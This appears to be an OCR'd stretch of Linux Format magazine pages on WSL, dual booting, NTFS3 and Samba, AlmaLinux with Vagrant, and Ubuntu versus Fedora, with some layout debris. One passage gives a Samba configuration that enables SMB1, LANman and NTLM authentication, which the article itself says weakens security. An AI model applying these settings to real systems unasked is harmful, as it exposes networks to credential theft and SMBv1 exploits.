
```
> wsl.exe --import UbuntuTweak c:\mywsl c:\
ubuntu.tar
```

replacing `c:\mywsl` with the folder where you'd like to store the distro. Then you can boot it with:

```
> wsl.exe --distribution UbuntuTweak
```

After a few days of tinkering, WSL distros might become large (you can see how large by using the `df` command within WSL) or just plain broken. To purge a distro entirely use the following incantation:

```
> wsl.exe --unregister UbuntuTweak
```



You can't run Gnome and apparently you can't run Gnome Software either. Gvim is fine though.

Duelling OSes

Linux has always tried to co-operate with Windows oddities, and despite common gripes, it does an amazing job.

Owners of a modern UEFI system should (as long as you can get into the UEFI settings) be able to revert any unwanted changes caused by installing a new operating system. The UEFI boots an image from the EFI partition or live media, and userspace tools (both on Windows and through *efimgr* on Linux) can change the boot order and in some cases break things. It's generally expected (but not necessarily desired) that a newly installed OS will put itself at the top of the boot ordering. Often this results in Windows booting immediately and the only way to get to the UEFI settings to revert this is to hold the Shift key while shutting down from the start menu. An option to reboot to settings should appear.

Our experience was, mercifully pain-free though. We upgraded Windows 10 on a 10th generation Dell XPS set up to boot Ubuntu, and lo and behold the default boot choice (GRUB) was left intact. Not only did Ubuntu boot correctly, but the old GRUB entry for chainloading Windows also worked. We think we got lucky here, but even if we didn't, booting Windows would just be a matter of entering the UEFI settings or summoning a boot menu at startup. If UEFI didn't give us these options, then we can reboot to the firmware setup with


```
$ systemctl reboot --firmware-setup
```

DANCING WITH THE STARS

"Samba is vital for anyone who wants to use a Linux machine on a Windows network."

Modern UEFI makes it difficult for Windows to prevent Linux from booting.

For older BIOS machines the situation is different. Each hard drive can have its own Master Boot Record (MBR), and any OSes installed can put their bootloaders here. Well, the first part of their bootloaders, the MBR is only about 440 bytes long, and modern bootloaders like GRUB are complicated, so the MBR contains a skeleton program that tells the machine where on the hard drive the rest of the bootloader can be found.



Grub version 1 also had a Stage 1.5, which filled about 30KB directly after the MBR and contained the appropriate filesystem driver for the partition containing Stage 2. Grub v2 doesn't need Stage 1.5, as Stage 1 points directly to the logical block address containing Stage 2 (without worrying about filesystems), and then the Stage 2 will load the main config file **/boot/grub/grub.cfg** as well.

We've long recommended keeping separate OSes on separate drives, and one reason for this is to mitigate against one OS's bootloader treading on the toes of another. This is as much a problem between different Linux distros as it is between Linux and Windows. Linux distros are generally good enough to give you a boot menu, but entries for secondary distros won't respect any of their settings in **/etc/default/grub**, which may cause issues. Also, if one of these distros is Arch Linux, it often doesn't get detected by the `grub-install` scripts. Installing the `lsb-release` package on the Arch side should solve this. Naturally Windows has no qualms about obliterating any other bootloaders on its drive. It's easy enough to get GRUB back when this happens, but better to avoid it happening by giving Windows its own drive.

Rogue Windows updates

But this might not be enough. We've read plenty of posts online saying that Windows updates have boldly gone where they're not supposed to go, and we've been around long enough to have seen this behaviour first hand. Planting recovery partitions on other drives, corrupting LVM and RAID volumes, and all kinds of other unorthodox behaviour. Windows has nothing to gain from this, but living alongside another OS was never in its remit, so in a sense this is to be expected.

Besides battling bootloaders and (maybe) dodgy .docx files, one of the major points of friction between Windows and other OSes is the NTFS filesystem. It's not just a concern for Linux – getting macOS or Android to write to these volumes was always tricky too, at least without proprietary tools. On Linux we at least had the userspace NTFS-3G driver, but this was not the most performant. Mercifully, help is at hand in the form of a new kernel driver (see the box, *right*). Also, we shouldn't bash NTFS-3G. The official WSL documentation warns

that the converse situation, viz. transfers from within WSL to without won't be blazing fast either. This is a slight regression from WSL 1, which thanks to not having a real Linux Kernel was able to streamline transfers across filesystems. Still, certain I/O-heavy workloads to Linux filesystems that were hobbled under WSL 1, should now do much better.


Besides NTFS (*see below*), Paragon Software has an agreement with Microsoft that enables it to market and licence its own exFAT implementation(s). This would have been a boon for Paragon, but Microsoft effectively open sourced exFAT in 2019. More precisely, it made public the filesystem's specifications and offered free licencing to any member of the Open Invention Network (OIN, holders of a defensive patent pool to which Microsoft and others have contributed their IP). The actual work of writing a driver it left to the community, and this, thanks to Samsung, was added to Kernel 5.7. Again, there was previously an exFAT kernel driver which first appeared in version 5.4. This was based on an old driver for one of Samsung's Android tablets, the code accidentally ended up on GitHub in 2013 and was later open sourced by Samsung. That code, described at the time as "horrible" by Greg K-H, ended up in the Kernel's Staging tree where it was improved, before being replaced by Samsung's newer code drop.

Network filesystems have been improved by Samsung too. Kernel 5.15 includes a new driver, KSMBD, for serving shares over the latest version of Windows Server Message Block (SMB3) protocol. This should make for faster transfers in the immediate term, but long term the goal is to have a leaner project that's easy to add new features to as the protocol evolves. This is in contrast to the userspace Samba, a massive (and venerable) project that deals not just with serving files over SMB, but also client tools, authentication, Active Directory and much more. So KSMBD is designed to work in harmony with Samba, rather than replace it. High on KSMBD's list of things to do is to implement RDMA (Remote Direct Memory Access) support, also known as SMB Direct, which enables file transfers to skip protocol overheads, currently a bottleneck for mobile and embedded systems.


Samba is vital for anyone who wants to use a Linux machine on a Windows network and for the most part it works out of the box. There are some edge cases though. For some reason many of our readers have run into the issue of old 'LANman' password authentication no longer being supported, so out of the box it's not possible to connect to SMB shares on Windows XP (or older) machines. These machines also, by default, use an older version of the protocol, and to make *Samba* play along the generally accepted solution is to add the following lines to **/etc/samba/smb.conf**:

```
server min protocol  = NT1
lanman auth = yes
ntlm auth =yes
```

This, of course, weakens security, but if you're still using Windows XP on your network server you probably have no business being concerned about security. There is a registry hack to force NTLMv2 authentication described at **https://kb.iu.edu/d/atcm**, which will afford you the luxury of settting `lanman auth = ntlmv2-only` instead of the final line above. But SMBv1 as a protocol is vulnerable to the WannaCry-type exploits, so you probably should steer clear. And with that nod to old frictions we conclude our foray into the brave new world of Linux on Windows and Windows loving Linux and vice versa. Do let us know how you fare, back to the usual open source business next issue! LXF



Windows Disk Management tool begrudgingly accepts our Linux partition is there, but offers no info.



» PARAGON NTFS3 DRIVER

After years of having to make do with the NTFS-3g FUSE (Filesystem in USErspace) driver to read and write to Windows NTFS volumes in Linux, a driver is finally coming to the kernel. Actually there has for a long time been a kernel driver (since 2001 in fact), but it only ever provided read-only support and was overlooked by most people. NTFS-3g was a valuable crutch for people who worked on dual-boot systems, but compared to native NTFS its performance was weak. On older systems in particular it would consume a lot of CPU cycles for the underwhelming rate at which it wrote bits.

The new kernel driver, dubbed NTFS3, comes from Paragon Software, a commercial provider of cross filesystem, partitioning and network management tools. NTFS has been around since 1993, and is of much less commercial interest than it once was. Microsoft has superceded it in new versions of Windows, so Paragon generously chose to open source it last year. This was a bit of a rocky road: Paragon's first attempt to dump 27k lines of spaghetti code to the Kernel were met with a swift refusal. However, 22 tries and some community advice later, the code has finally landed in Kernel 5.15, which will be released by the time you read this.

LINUX FOR THE SOUL

Jonni Bidwell wants a free, enterprise-grade operating system and word on the street is AlmaLinux is the coolest one going...

Our "Faster Better Servers" feature in LXF278 attracted more than the usual number of letters, and they weren't solely about the glorious racing car imagery. Some called for a more practical and fairer treatment. OK!

Red Hat Enterprise Linux takes security seriously and the ecosystem is rich with tried-and-tested tooling. This is all inherited by the communities downstream (such as CentOS, Rocky Linux and AlmaLinux) making any one of them a fine choice for your Faster, Better servers. It would be good to explore that. Thousands of machines at CERN and Facebook ran CentOS, and perhaps you did too. CentOS 8 will see its support period expire at the end of 2021, as Red Hat concentrate their efforts on CentOS Stream. So some might still be looking to migrate.

And those that have migrated away from CentOS may be questioning their choices. Fortunately, a product of CentOS 8 and any of the new projects to emerge as a result of its demise being 1-1 binary compatible with RHEL is that they are 1-1 binary compatible with each other. So it should always be straightforward to switch between them. CentOS Stream, Red Hat's community offering that will be the proving ground for future RHEL releases, isn't going to be every CentOS Original user's cup of tea. But who knows which of the new distros will stand the test of time, or what direction they'll go in.

Another point of comment was that we really only covered CentOS Stream and Rocky Linux, set up by CentOS cofounder Greg Kurtzer and named after fellow co-founder Rocky McGough. These are by no means the only places for CentOS users to go. And we were perhaps remiss in not giving more attention to alternative RHEL downstreams. In particular AlmaLinux has established itself as a serious contender.

Alma takes its name from 'soul' in many languages, a nod to the 'soul' of Linux being its community. As such, it aims to be governed and guided by the community, very much in the spirit of the original Community ENTerprise Operating System. It's also an enterprise grade OS that deserves to run on your servers, so we'll show you how to set up an AlmaLinux virtual machine in a jiffy with Vagrant.

Back in LXF182, in a corner of Dr Brown's Administeria cupboard, was some prescient comment from the good doctor. It was 2014, and Red Hat had just announced its partnership with CentOS. Red Hat CTO Chris Wright was sceptical of Red Hat's motivations. It promised great build infrastructure so the community could develop their own CentOS downstreams, begging him to question, "Wasn't Fedora meant to be where new technology slated for inclusion in [RHEL] was tested. Doesn't that work anymore?"

It's not immediately clear how the partnership helped CentOS – the CentOS-RHEL development firewall would remain, so CentOS would still be a month or so behind its upstream. And four of its key developers were now Red Hat employees. And their logo was now an official Red Hat trademark.

Seven years later Mike McGrath, Red Hat's own VP of Linux engineering (in an interview with *IT Pro Today*), said that, "CentOS itself was not actually providing that much usefulness to Red Hat. Most of the communities we set up – Fedora, for example – do have a lot of bidirectional community involvement. Unfortunately, CentOS was never like that. It was always a community of users, so that contribution model was mostly one-way."

Filling the gap

And it's easy to see how its new offering, CentOS Stream, aims to do better. As Red Hat senior community architect Karsten Wade explains: "Essentially, Red Hat is filling the development and contribution gap that exists between Fedora and RHEL by shifting the place of CentOS from just downstream of RHEL to just upstream of RHEL."

Chris Wright said when CentOS Stream was introduced that "developers need something more to address their specific challenges. They require earlier access to code, improved and more transparent collaboration with the broader partner community, and the ability to influence the direction of new RHEL versions". At that time (September 2019) no one had mentioned anything about CentOS being curtailed, but surely some had their suspicions.

Alma Mirabilis! Seeking to stir the souls of CentOS refugees.

The AlmaLinux team spent a lot of time wondering out how it had all gone wrong for CentOS. Back in September, Community manager Jack Aboutboul summed it up in an interview with *The New Stack*. "I've spoken with CentOS maintainers in the past and I remember just how overworked and understaffed they [were]," he said. "Ultimately, people would just get tired; it's a lot of tedious work with no replacement, and no end in sight." A little like magazine production then (we jest, of course).


> **JACK ABOUTBOUL ON CENTOS**
>
> "I've spoken with CentOS maintainers and I remember how overworked and understaffed they [were]. It's a lot of tedious work with no end in sight."

Besides developer fatigue, the other obvious problem was how Red Hat was able to acquire all the CentOS trademarks in the first place. This was largely a result of that project's own governance. Finally, there was the question of longevity – even if someone makes the fastest, bestest (*sorry Cliff–Ed*) free RHEL clone, who will maintain it in the future. What happens when sponsorship dries up?

» WHAT'S IN A REBUILD?

Building CentOS was hard work. This is an important point. It's easy to say, "Well, you just grab all the source RPMs, remove the branding and build them." But that's not so simple.

In the early days – before there was a formal build infrastructure – packages tended to be built on maintainers' home PCs. This was tedious work, and it also made onboarding new CentOS developers tricky. And the build process for CentOS itself was, at least for a time, not so well documented. CentOS always strived to not patch anything that would take it further from RHEL than it needed to be. But sometimes as a result of errors in Red Hat's own packaging, such extra patches were a necessity. And, for a time at least, talk of rebuilding CentOS was considered taboo on its own mailing list. "It's built for a community... not by a community," said Johnny Hughes back in 2011. All of which makes the development process look rather closed in hindsight. So even before Red Hat became officially involved, things were not all rosy.




In retrospect, the pre-Stream CentOS community featured a lot of forces pulling in different directions.


It's important to note there have always been other RHEL clones besides CentOS. Tao Linux folded into CentOS in 2006. Likewise, White Box Enterprise Linux. Startcom Linux didn't fare much better, either. Scientific Linux, developed at CERN, now faces an uncertain future, though version 7 will be supported as planned until 2024. Oh, and Amazon and Oracle Linux are both derived from RHEL, and they probably won't be going anywhere soon. There's also CloudLinux OS, a premium operating system designed for hosting. The CloudLinux team has been rebuilding RHEL since 2010, and it's CloudLinux that are behind the AlmaLinux effort. As Jack says (in the same *New Stack* interview), "We recognised that we were in a unique position to give back to the community on the technical front and to make sure the mistakes of the past with the ownership wouldn't and couldn't happen again".

Those issues of governance are addressed by making the AlmaLinux Foundation a 501c6 non-profit with an independent board of directors and communal ownership. Contributors have voting rights, so in essence everyone has a voice. This seems much more in the spirit of community than the "community of users" that CentOS unwittingly fostered.

So AlmaLinux gets a big tick for wholesome ideologies. But where does it stand technically? Well, it's already received sponsorship from Amazon and Microsoft, so you can try it out yourself in the AWS



From a single command line incantation this whole VM sprung into life.



Administration with Cockpit is easy, and container orchestration with Podman is simple.

(**https://bit.ly/lxf282almaaws**) or Azure (**https://bit.ly/lxf282almaazure**)clouds. Or you can go small and try out its Raspberry Pi (**https://github.com/AlmaLinux/raspberry-pi**) image, bringing enterprise stability to the Pi-verse. To finish off this feature though, we'll look at something in between: running AlmaLinux as a virtual machine, but set up using the ever-fashionable *Vagrant* provisioning software from HashiCorp.

Vagrant makes it possible to set up custom virtual environments on any platform. It automates the otherwise tedious process of manually setting up a VM (or several if you like), and since everything is specified in a text file (a Ruby script called `Vagrantfile`), the resulting machine(s) is highly portable.

Get started with Vagrant

Our first step will be to install *Vagrant*. On Debian (or Ubuntu) this is a matter of:

```
$ curl -fsSL https://apt.releases.hashicorp.com/gpg | sudo apt-key add -
$ sudo apt-add-repository "deb [arch=amd64] https://apt.releases.hashicorp.com $(lsb_release -cs) main"
$ sudo apt-get update && sudo apt-get install vagrant
```

You'll find instructions for other operating systems on the *Vagrant* website at **www.vagrantup.com/downloads**. *Vagrant* works with a variety of virtualisation platforms including *VirtualBox*, *KVM* and *VMware*. *VirtualBox* is the default and probably also the most familiar to many *Linux Format* readers. So let's go with that one (we'll assume you've got it installed already).


Prebuilt *Vagrant* boxes (so-called base boxes) for

UNIVERSAL BASE IMAGES

In 2019, to shake up the container world. Red Hat introduced Universal Base Images (UBI). These aim to solve the problem of containers not being portable, since they have to be rebuilt whenever they're deployed elsewhere. Red Hat's UBI images aimed to define standard package sets and runtime languages to make container builds repeatable across deployment targets.

Now, thanks to AlmaLinux's Cloud and Containers SIG (Special Interest Group), UBI-compatible images are available for AlmaLinux, too. They offer four variants: Base, Micro, Init and Minimal. The latter uses *microdnf* instead of the full fat *DNF* package manager, so doesn't need Python to run. When it's built it occupies only about 100MB. Micro is even smaller, and doesn't even have a package manager. Fewer moving parts means less room for vulnerabilities to creep in, so this image is touted as offering increased security. If you need more flexibility, the init image can be used to containerise multiple applications at once and manage them all with the init system of your choosing.

Container images are available for x86_64 and arm64 architectures, and you can see how they're made at **https://github.com/AlmaLinux/docker-images**. For more information on the Cloud and Containers SIG, check the wiki at **https://wiki.almalinux.org/sigs/Cloud.html**. That wiki is always expanding, so check out the other pages, too – there's probably something a talented individual like you can help with.



CERN, and the LHC (pictured) make extensive use of CentOS, and they have yet to announce a migration plan.

Image credit: CERN CC-BY-SA)

AlmaLinux are available for download on the official *Vagrant* Cloud website and also at the community site (**www.vagrantbox.es**). To understand how these work, it's good to first build from the ground up. To add the official AlmaLinux box to *Vagrant* follow these steps:

```
$ mkdir alma_vagrant
$ cd alma_vagrant
$ vagrant init almalinux/8
```

The final line creates a **Vagrantfile** in the current directory, so it's good practice to keep your configurations tidy. If you look at this file, you'll see most of it is commented out. All but the `config.vm.box` directive in fact, which refers to the box id we specified on the command line. Looking through the comments though, you'll see it's easy to set up things that you'd have to do manually in *VirtualBox*. Private networking, port forwarding and synced folders can easily be predetermined. You can even add inline shell scripts to, for example, update the system and install Apache.

We'll leave finicky configuration details for now and go right ahead and fire up our virtual Alma box:

```
$ vagrant up
```

This will download the actual machine image (which is around 700MB) and rather verbosely tell you about everything it's doing. In particular you'll see that port 22 on the guest is forwarded to port 2222 on the host, enabling you to SSH into the VM. You'll also see that the **/alma_vagrant** directory we set up earlier, is mounted inside the guest at **/vagrant**. If you go ahead and fire up the *VirtualBox* GUI, you'll see that the machine has indeed booted and is running. But close that clunky GUI – you can do all the required administration from the command line.

To SSH into the machine just run `vagrant ssh` from the same directory. We can't readily do this manually because the SSH key set up during provisioning is buried deep within Vagrant's configuration. To continue with your own configurating, since we've unexpectedly run into the end of the page, look at the excellent documentation on the Vagrant website. LXF

```
# Every Vagrant development environment requires a
box. You can search for
# boxes at https://vagrantcloud.com/search.
config.vm.box = "almalinux/8"

# Disable automatic box update checking. If you
disable this, then
# boxes will only be checked for updates when the
user runs
# `vagrant box outdated`. This is not recommended.
# config.vm.box_check_update = false

# Create a forwarded port mapping which allows
access to a specific port
# within the machine from a port on the host
machine. In the example below,
# accessing "localhost:8080" will access port 80 on
the guest machine.
# NOTE: This will enable public access to the opened
port
# config.vm.network "forwarded_port", guest: 80,
```

Shared Folders

Name	Path
Machine Folders	
vagrant	/home/jonni/Alma_vagrant

Invalid settings detected

Line 15, Column 1 Zoom: 107% INSERT en_GB Soft Tabs: 4 UTF-8 Ruby

The highlighted line is the cornerstone of our Vagrantfile, but just about everything can be configured from here.

UBUNTU VS FEDORA

Jonni Bidwell wants to know everything – and he means *everything* – about the two most popular Gnome-based distros...

Fedora and Ubuntu are both highly regarded distros, but have different approaches in a number of areas. If you were to believe the first few Google results comparing them, you'd conclude that Ubuntu is more suited to beginners, that Fedora features new technology first, and that both have large companies backing them. But these listicle summaries rarely tell the full story, so to celebrate the release of new versions of each we thought it'd be a fine time to really put these OSes to the test.

We'll look at software availability, gaming prowess as well as some technical points about how each is put together. The flagship releases of both distros run Gnome and both use the Wayland desktop protocol, so there's not much to compare there. The interim Ubuntu releases are supported for nine months, whereas Fedora is supported for only seven. If these two months matter to you, you've already got some use out of this feature. But if you want to know more about how in-place upgrades work for both, then you'll have to read a little further.

We'll also look at each specimen's server offerings. Ubuntu's *cloud-init* tool makes it easy to set up a new server, and Fedora's *Cockpit* tool will have you administrating like a pro in no time. If you're into IoT then Ubuntu Core with its Snap-powered modularity will get your embedded projects up and running. Fedora's CoreOS Linux is ideal if you want to run container-based workloads. And there's also Fedora Silverblue, powered by OSTree atomic updates.

Okay, time to pit Orange against Blue in a fight to the, urm, kernel panic.

What makes them great, again?

Here at Linux Format Towers we're always recommending both Ubuntu and Fedora, but sometimes we forget why...

There's a school of thought that states Linux is also all about choice. Then again, there's also the website http://islinuxaboutchoice.com which says different (and in very large blue letters, too). Hearsay and single-page websites notwithstanding, users certainly do have a choice about which Linux distribution to use. And sometimes that choice is difficult.

Ubuntu is often classed (along with its derivatives Mint, Pop!_OS, elementary OS and Zorin OS) as a beginner-friendly distro. Fedora, by comparison, is seen as a testbed for new (and especially Gnome-related) technologies that's more suited to intermediate users. But this definition isn't entirely fair. A beginner (with just a little bit of luck and no Nvidia hardware) would probably get on just fine with Fedora. And if they don't then it's unlikely they'd fare much better with Ubuntu, where the only obvious user-facing difference – an Ubuntu-themed dock on the left-hand side – is unlikely to provide any kind of moral support.

Stepping up a gear

Advanced users revel in both operating systems, too. The security-conscious among them approve that AppArmor (Ubuntu) and SELinux (Fedora) offer incredible granularity for locking down applications. They like the harmony that goes with having the same software stack on desktops and servers. Ubuntu gives users with exabyte storage requirements (or just people who like advanced filesystems) an experimental option to install on ZFS. Fedora now uses Btrfs (the Btree filesystem, annoyingly referred to as 'butterfs' by fans of dairy products) by default, which can likewise cope with data spread (*butter?–Ed*) across multiple huge drives.

